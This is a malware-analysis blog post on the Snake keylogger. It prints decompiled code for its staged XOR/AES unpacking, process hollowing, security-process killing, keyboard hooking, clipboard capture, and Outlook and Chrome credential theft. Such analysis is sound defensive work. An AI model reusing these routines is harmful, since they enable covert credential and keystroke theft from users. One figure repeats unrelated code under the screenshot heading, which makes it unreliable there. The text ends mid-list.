Deep Analysis of Snake

zw01f.github.io/malware analysis/snake/

June 30, 2024

20 minute read

Meet Snake keylogger

Snake, also known as the 404 Keylogger and Snake Keylogger, is a . NET-based info-stealing malware that was first discovered in late 2020, commonly spread via phishing scams, and remains a major threat in 2024.

The name ‘Snake’ comes from strings in its log files and code. Threat actors use the snake’s builder to select features and create new attacks. This means the capabilities of different versions can vary.


Snake has evolved from basic keystroke logging to include advanced data capture capabilities. Over time, it has improved its stealth and persistence techniques. Recent campaigns have increasingly targeted critical infrastructure and used legitimate services to mask malicious activities.

Technical in Points

- Snake operates in multiple stages, where each stage decrypts and loads the next payload. This staged approach involves using.NET assemblies and dynamic analysis to reveal the core payload.
- Host Profiling: Snake will gather information about the infected host; it collects the following information: the PC name, date and time, client IP address, country name, country code, region name, region code, city, time zone, latitude, and longitude, which are put in the header of the collected stolen information.
- Snake makes use of timers to execute specific tasks at regular intervals, such as repeatedly capturing keystrokes, screenshots, and clipboard contents, as well as scheduling data exfiltration to remote command-and-control servers to avoid detection.
- Snake steals sensitive data from applications installed on infected systems, including email clients and browsers, capturing credentials and other information. It also targets FTP clients such as FileZilla and communication apps like Discord.
- Configuration Extraction: Snake comes with embedded configuration; in this variant, the configuration is Base64 encoded and encrypted using DES with a hard-coded key. These configurations contain the host, port, username, and password, which determine the set-up used for its server to exfiltrate the gathered information.
- Snake sends stolen data to its server using various methods, including SMTP, FTP, and Telegram, in plain text or encrypted using the DES algorithm.

Sample Basic Information

The sample is identified as a PE32 executable (GUI) Mono/.Net assembly designed for the x86 architecture. It was created on July 25, 2082, at 14:24:59 UTC, and according to Virus Total, it first appeared in the wild on June 11, 2024, at 18:32:45 UTC.



Figure(1): sample on VirusTotal

Unpacking

Stage 1

Packed .NET samples usually hide a further-stage payload that is unpacked in memory at runtime and loaded as byte reflection without writing it to disk.

In Snake, when the main entry point is called, it creates a form (Form1). The form's constructor then loads and creates a type from the decrypted payload.

```
public Form1()
{
    Activator.CreateInstance((Type)DefaultJsonNameTable.Anterne);
    this.InitializeComponent();
}
```

The process starts with `Activator.CreateInstance`, which dynamically creates an instance of a type during program execution.

The type is determined through `DefaultJsonNameTable.Anterne`, which then starts loading the second stage assembly or module using `AppDomain.CurrentDomain.Load`. This assembly/module is decrypted from an embedded resource **(Resources.Example)** using a simple XOR encryption method with the hard-coded key YPrALKXmrr.


```
// Token: 0x04000034 RID: 52
public static object Anterne = AppDomain.CurrentDomain.Load(DefaultJsonNameTable.Entry.XOR_dec_Resource("YPrALKXmrr")).GetExportedTypes()[35];

// Token: 0x02000008 RID: 8
public class Entry
{
    // Token: 0x06000023 RID: 35
    public static byte[] XOR_dec_Resource(string VK)
    {
        return Form1.mw_XOR_dec_resource(Encoding.UTF8.GetBytes(VK));
    }

public static byte[] mw_XOR_dec_resource(byte[] S)
{
    byte[] array = new byte[Form1.ptr_Example_res.Length];
    for (int i = 0; i < Form1.ptr_Example_res.Length; i++)
    {
        array[i] = (Form1.ptr_Example_res[i] ^ S[i % S.Length]);
    }
    return array;
```

Figure(2): Decrypting the second stage

To extract the binary after unpacking, we can do a dynamic analysis session by stepping through the code and breakpoint at the line where the module is loaded and saving it to disk; however, we could keep working with the dynamic session until we get our final payload.



Figure(3): Next stage: Example.dll is loaded into memory.

Stage 2

By analyzing the interesting function `BMfMTiULrwrQOTDiGxUMZ()`, we see that it uses reflection to load an assembly and invoke a method from it dynamically.

```
// Token: 0x0600019A RID: 410 RVA: 0x0000F150 File Offset: 0x0000D350
public static object BMfMTiULrwrQOTDiGxUMZ()
{
    return Thread.GetDomain().Load(DarkCheckBox.Saima).GetType(DarkComboBox.Bongospirit).GetMethod(DarkDropdownList.Rey).Invoke(null, new object[]
    {
        DarkGroupBox.Guerra,
        DarkLabel.Cecilie()
    });
}
}
```

Figure(4): Stage 2 Entry Point


The encrypted data (Resources.AQipUvwTwkLZyiCs) is retrieved using a ResourceManager (Resources.ResourceManager) and decrypted using AES encryption with the ECB mode and a SHA-256 hashed key to get the assembly to load.

```
    public static byte[] Saima = DarkListView.mw_AES_decryption(Resources.AQipUvwTwkLZyiCs, Resources.AQipUvwTwkLZyiCs, "SasKFoXTNr");
}
public static byte[] mw_AES_decryption(byte[] kvOwZxTODTsAxTvEMUyyf, byte[] LBMUACnBJnhLLABMQABTJ, string GkUvCwJGAJAwyvAGDLnJr)
{
    AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
    SHA256CryptoServiceProvider sha256CryptoServiceProvider = new SHA256CryptoServiceProvider();
    byte[] key = sha256CryptoServiceProvider.ComputeHash(Encoding.BigEndianUnicode.GetBytes(GkUvCwJGAJAwyvAGDLnJr));
    aesCryptoServiceProvider.Key = key;
    aesCryptoServiceProvider.Mode = CipherMode.ECB;
    return aesCryptoServiceProvider.CreateDecryptor().TransformFinalBlock(kvOwZxTODTsAxTvEMUyyf, 0, LBMUACnBJnhLLABMQABTJ.Length);
}
```

Figure(5): Decrypting the third stage


Then,the type (class) and method to be invoked are decrypted using the same technique.

The decryption method uses the AES encryption algorithm (`RijndaelManaged`). It initializes with a predefined salt for key derivation and uses Rfc2898DeriveBytes to derive the encryption key and IV from a provided password.



Figure(6): Decryption of the class name and method using AES.

After loading the assembly and getting the method, the malware runs it with specific parameters. These parameters are: a PE file fetched from ‘Resources.Scrivens’, decrypted using the previously mentioned AES decryption method, as the first parameter, and the file path of the application’s executable as the second parameter.



Figure(7): The third stage, AQipUvwTwkLZyiCs.dll, is loaded into memory.

Stage 3

This DLL is more obfuscated than the previous stages, and it dynamically decrypts using a simple XOR and loads APIs.

Figure(8): Decrypting and loading APIs

By looking into the code, this stage uses process hollowing to inject the main Snake payload into a newly created child process and execute it to evade detection.

```
internal class vTOBOpTyAAvQkvZvwvxLfhLDrUkCOfiQETyyQECGGfUQGE
{
    // Token: 0x06000001 RID: 1
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
    private static extern bool CreateProcess(string applicationName, string commandLine, IntPtr processAttributes, IntPtr threadAttributes, bool inheritHandles, uint creationFlags, IntPtr
      environment, string currentDirectory, ref vTOBOpTyAAvQkvZvwvxLfhLDrUkCOfiQETyyQECGGfUQGE.STARTUP_INFORMATION startupInfo, ref
      vTOBOpTyAAvQkvZvwvxLfhLDrUkCOfiQETyyQECGGfUQGE.PROCESS_INFORMATION processInformation);

    // Token: 0x06000002 RID: 2
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll")]
    private static extern bool GetThreadContext(IntPtr thread, int[] context);

    // Token: 0x06000003 RID: 3
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll")]
    private static extern bool Wow64GetThreadContext(IntPtr thread, int[] context);

    // Token: 0x06000004 RID: 4
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll")]
    private static extern bool Wow64SetThreadContext(IntPtr thread, int[] context);

    // Token: 0x06000005 RID: 5
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll")]
    private static extern bool ReadProcessMemory(IntPtr process, int baseAddress, ref int buffer, int bufferSize, ref int bytesRead);
```

Figure(9): Third stage main code

First, the file path passed as the first argument is used to start a new process in suspended mode and hollows out the memory using `ZwUnmapViewOfSection()` and then allocates it again using `VirtualAllocEx()` with RWX permissions.

Next, it writes the final stage executable that is passed as the first argument of the previous stage to the allocated memory region using two calls to `WriteProcessMemory()`.


Finally, it's making the necessary modifications; the thread context is updated using `SetThreadContext` and the suspended thread is resumed with `ResumeThread`, allowing the new process to run with the injected malicious code.

By dumping the data injected into the process, we can extract the final Snake payload and start examining the malware's exact behavior.

Anti Analysis

Code Obfuscation

Snake's final payload uses obfuscation tools like Deep Sea Obfuscator and Ben-Mhenni-Protector to make its code quite challenging to understand. The names of classes and functions are scrambled, making the code difficult to analyze.



Figure(10): Obfuscated Code

To better understand the code, we can use the tool de4dot to de-obfuscate the payload file. This made the code easier to read, allowing us to analyze it more effectively.

Date check

Snake checks the current date it runs on to ensure that if a specified date has passed, then the executable will schedule its deletion to avoid detection or analysis.

```
// Token: 0x0600008F RID: 143 RVA: 0x00006940 File Offset: 0x00004B40
public static void smethod_83()
{
    try
    {
        DateTime t = DateTime.ParseExact(Class6.date_26_6_24, "yyyy-MM-dd", CultureInfo.InvariantCulture);
        DateTime now = DateTime.Now;
        if (DateTime.Compare(t, now) < 0)
        {
            Class6.mw_ScheduleSelfDeletion();
        }
    }
    catch (Exception ex)
    {
    }
}
```

Figure(11): Date check and self-deletion

Detect Analysis Environment

Snake uses specific IP addresses to check for monitoring or analysis. If these IPs are detected, the malware alters its behavior to avoid detection. If the environment is considered clean, the malware sends the collected data to its server.

```
    if (Operators.CompareString(Class6.str_EnabledAntiBot, "EnabledAntiBot", false) == 0)
    {
        if (Class6.system_INFO.Contains("89.208.29.130") | Class6.system_INFO.Contains("69.55.5.249") | Class6.system_INFO.Contains("141.226.236.91") | Class6.system_INFO.Contains
          ("69.55.5.249") | Class6.system_INFO.Contains("3.23.155.57"))
        {
            Class6.string_28 = "BotDetected";
        }
        else
        {
            Class6.string_28 = "$BotClean$";
        }
    }
    else
    {
        Class6.string_28 = "$BotClean$";
    }
}
```

Figure(12): Check for Analysis Environment

Checking Processes

Snake loops through running processes on the system and compares their executable names against a list of processes that are generally associated with antivirus software, firewalls, network monitoring tools, and other security-related applications and malware analysis tools, and terminates any running processes whose names match any of those listed.

```
Process[] processes = Process.GetProcesses();
int i = 0;
IL_7E6:
checked
{
    while (i < processes.Length)
    {
        Process process = processes[i];
        foreach (string right in array)
        {
            if (Operators.CompareString(process.ProcessName, right, false) == 0)
            {
                process.Kill();
                IL_7E2:
                i++;
                goto IL_7E6;
            }
        }
        goto IL_7E2;
    }
}
```

Figure(13): Check running processes

full processes list

▶ Expand to see more

zlclient
egui
bdagent
wireshark
olydbg

Main Snake Functionality

Host Profiling

Snake builds a detailed profile of the infected system; it gathers important details from infected machines, starting with basic information like the machine's name and current date/time. Also, it retrieves sensitive geolocation data such as the machine's public IP address, country name/code, region name/code, city name, time zone, and precise latitude and longitude coordinates.

```
Class6.system_INFO = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(" \r\n\r\nPC Name:" + Environment.MachineName, Operators.AddObject("\r\nDate and Time: ",
  Class6.mw_Get_Date_Time())), Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
  (Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
  (Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject
  (Operators.AddObject(Operators.AddObject(Operators.AddObject("\r\nClient IP: ", Class6.mw_Get_PublicIP()), "\r\n"), "Country Name: "), Class6.mw_Get_CountryNameFrom_GeoIP()), "\r\n"),
  "CountryCode: "), Class6.mw_Get_CountryCodeFromGeoIP()), "\r\n"), "Region Name: "), Class6.mw_Get_RegionNameFromGeoIP()), "\r\n"), "Region Code: "), Class6.mw_Get_RegionCodeFromGeoIP()),
  "\r\n"), "City: "), Class6.mw_Get_CityFromGeoIP()), "\r\n"), "TimeZone: "), Class6.mw_Get_TimeZoneFromGeoIP()), "\r\n"), "Latitude: "), Class6.mw_Get_LatitudeFromGeoIP()), "\r\n"),
  "Longitude: "), Class6.mw_Get_LongitudeFromGeoIP()), "\r\n"), "Stub Version: "), "4.4"), "\r\n")));
```

Figure(14): Host profiling of the compromised machine

KeyLogging

Snake performs keylogging and employs a timer to periodically send this data to its server.

In programming, timers run a specific piece of code at regular intervals. In .NET, the `System.Windows.Forms.Timer` class is often used in Windows Forms applications to trigger events at set intervals.

Timers allow asynchronous execution, enabling actions to happen independently of the main program's flow.

```
public static System.Windows.Forms.Timer Timer_0
{
    [CompilerGenerated]
    get
    {
        return Class6.timer_0;
    }
    [CompilerGenerated]
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        EventHandler value2 = new EventHandler(Class6.mw_send_keylogs_to_c2);
        System.Windows.Forms.Timer timer = Class6.timer_0;
        if (timer != null)
        {
            timer.Tick -= value2;
        }
        Class6.timer_0 = value;
        timer = Class6.timer_0;
        if (timer != null)
        {
            timer.Tick += value2;
        }
    }
} = new System.Windows.Forms.Timer();
```

Figure(15): Timer used for sending keylogs

Snake's keylogger runs continuously in the background by using the `SetWindowsHookExA` API to set up a Windows hook `_hook)`. This hook monitors keyboard events and integrates itself into the keyboard hook chain. The hook is associated with the callback method `_hookCallback`, which handles keyboard events. Whenever a key is pressed, this callback function is triggered. It records the keystroke and then forwards the call to the next hook in the chain.

```
public KeyLogger()
{
    this._hookCallback = new Class6.KeyLogger.KeyboardProc(this.mw_Handle_key_Event);
    this._hook = Class6.KeyLogger.SetWindowsHookExA(13, this._hookCallback, IntPtr.Zero, 0);
    if (!(this._hook == IntPtr.Zero))
    {
    }
    this.Initialize_WindowTitle_Logging();
}
```

Figure(16): Keylogger function

It also regularly monitors and logs the title of the active window in the foreground using APIs like `GetForegroundWindow()` and `GetWindowText()`. By recording the active window's title alongside keystrokes, the keylogger gains valuable context about where and when the keystrokes occur. This is important for improving the information captured by the keylogger and helping the attacker understand what apps or windows are in use when the user types.

```
private void Initialize_WindowTitle_Logging()
{
    Thread thread = new Thread(delegate()
    {
        for (;;)
        {
            StringBuilder stringBuilder = new StringBuilder(256);
            if (Class6.GetWindowText(Class6.GetForegroundWindow(), stringBuilder, 256) > 0 && Operators.CompareString(stringBuilder.ToString(), this._currentWindow, false) != 0)
            {
                this._currentWindow = stringBuilder.ToString();
            }
            Thread.Sleep(1000);
        }
    });
    thread.Start();
}
```

Figure(17): Capture the title of the current active window.

Screenshot

Snake periodically captures screenshots of the user's screen, which may capture sensitive information such as documents or login credentials, saving them initially as "Screenshot.jpg" in a folder "SnakeKeylogger" within the user's Documents directory. The captured images are stored until they are sent to the attacker before they are deleted from the system. This process is triggered by a timer set to run every 100 milliseconds.

```
private void Initialize_WindowTitle_Logging()
{
    Thread thread = new Thread(delegate()
    {
        for (;;)
        {
            StringBuilder stringBuilder = new StringBuilder(256);
            if (Class6.GetWindowText(Class6.GetForegroundWindow(), stringBuilder, 256) > 0 && Operators.CompareString(stringBuilder.ToString(), this._currentWindow, false) != 0)
            {
                this._currentWindow = stringBuilder.ToString();
            }
            Thread.Sleep(1000);
        }
    });
    thread.Start();
}
```

Figure(18): hashdb result

Clipboard

Snake uses a timer to capture and process clipboard contents. It retrieves text from the clipboard using `Class2.Class1_0.Clipboard. GetText()` checks if the text is already stored in a global variable before adding it, to ensure that each unique clipboard entry is logged only once. Periodically, another timer sends the collected clipboard data to its server. This capability allows Snake to capture sensitive information, such as passwords or credit card numbers, that users have copied.

```
public static void smethod_31(object sender, EventArgs e)
{
    if (!Class6.clipboard_var.ToString().Contains(Class2.Class1_0.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>")))
    {
        Class6.clipboard_var = Class6.clipboard_var + Class2.Class1_0.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>") + "\r\n";
    }
}
```

Figure(19): Capture and parse clipboard contents.

Steal Email Clients credentials

Snake retrieves Outlook email credentials from Microsoft Outlook profiles stored in the Windows Registry and gets values associated with various email protocols such as IMAP, POP3, HTTP, and SMTP. If these values are found, it decrypts the passwords using a helper method and retrieves the associated email addresses and email information.

```
    List<Class8.RecoveredApplicationAccount> list = new List<Class8.RecoveredApplicationAccount>();
    list = Class8.mw_Extract_Outlook_Profile_Credentials();
    if (list.Count > 0)
    {
        try
        {
            foreach (Class8.RecoveredApplicationAccount recoveredApplicationAccount in list)
            {
                string str = string.Concat(new string[]
                {
                    "\r\n-------- Snake Tracker --------\r\nFound From: Outlook\r\nURL: ",
                    recoveredApplicationAccount.URL,
                    "\r\nE-Mail: ",
                    recoveredApplicationAccount.UserName,
                    "\r\nPSWD: ",
                    recoveredApplicationAccount.Password,
                    "\r\n---------------------------------\r\n "
                });
                Class6.stolen_info += str;
            }
        }
        finally
        {
            List<Class8.RecoveredApplicationAccount>.Enumerator enumerator;
            ((IDisposable)enumerator).Dispose();
        }
    }
}
```

Figure(20): Extract and log Outlook's credentials

With a similar method, Snake targets Foxmail to extract stored credentials by retrieving the Foxmail installation path from the registry and constructing the path to the storage directory where account information is stored. It loops through the directories within Storage, looking for `Account.rec0` files that contain account credentials (e-mail and password).

Path	Description
`SOFTWARE\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676`	Outlook profile registry (Office 15.0)
`SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676`	Outlook profile registry (Windows NT)
`SOFTWARE\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676`	Messaging profiles (Windows)
`SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676`	Outlook profile registry (Office)
`SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command`	Foxmail registry
`\\Accounts\\Account.rec0`	Account data file path

The extracted information is then formatted and appended to the stolen info global variable to be sent to the attacker.


Steal Browsers Credentials

Browsers store saved login credentials in encrypted files. Snake has a predefined list of common browsers and checks for their existence on the system. It can access these storage locations to extract these credentials and send them to the attacker.

Chromium-based browsers

Chromium-based browsers, such as Chrome, use SQLite databases to store saved login credentials in a file called ‘Login Data’ in the user’s profile directory.

Snake scans the system for browser profiles and accesses the SQLite databases used by these browsers, then parses the ‘logins’ table within the SQLite database, iterating through each row to retrieve the website URL (origin_url), the username (username_value), and the encrypted password (password_value). Depending on the encryption version, it tries to decrypt passwords. Both the username and decrypted password are formatted into a string and appended to the stolen info global variable to be sent to the attacker.



```
string path = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
checked
{
    try
    {
        if (File.Exists(path))
        {
            GClass1 gclass = new GClass1(path);
            gclass.mw_parse_Table("logins");
            int num = gclass.mw_Get_TableRow_Count() - 1;
            for (int i = 0; i <= num; i++)
            {
                string text = gclass.mw_Get_ColumnValue(i, "origin_url");
                string text2 = gclass.mw_Get_ColumnValue(i, "username_value");
                string text3 = gclass.mw_Get_ColumnValue(i, "password_value");
                if (Class8.mw_check_password_version(text3))
                {
                    byte[] array = Class8.mw_Get_Key(Directory.GetParent(path).Parent.FullName);
                    if (array != null)
                    {
                        text3 = Class8.mw_Decrypt_password(Encoding.Default.GetBytes(text3), array);
                    }
                }
                else
                {
                    text3 = Class8.smethod_48(Encoding.Default.GetBytes(gclass.mw_Get_ColumnValue(i, "password_value")));
                }
```


Figure(21): Extract and decrypt the Chrome credential.

The full list of browsers :

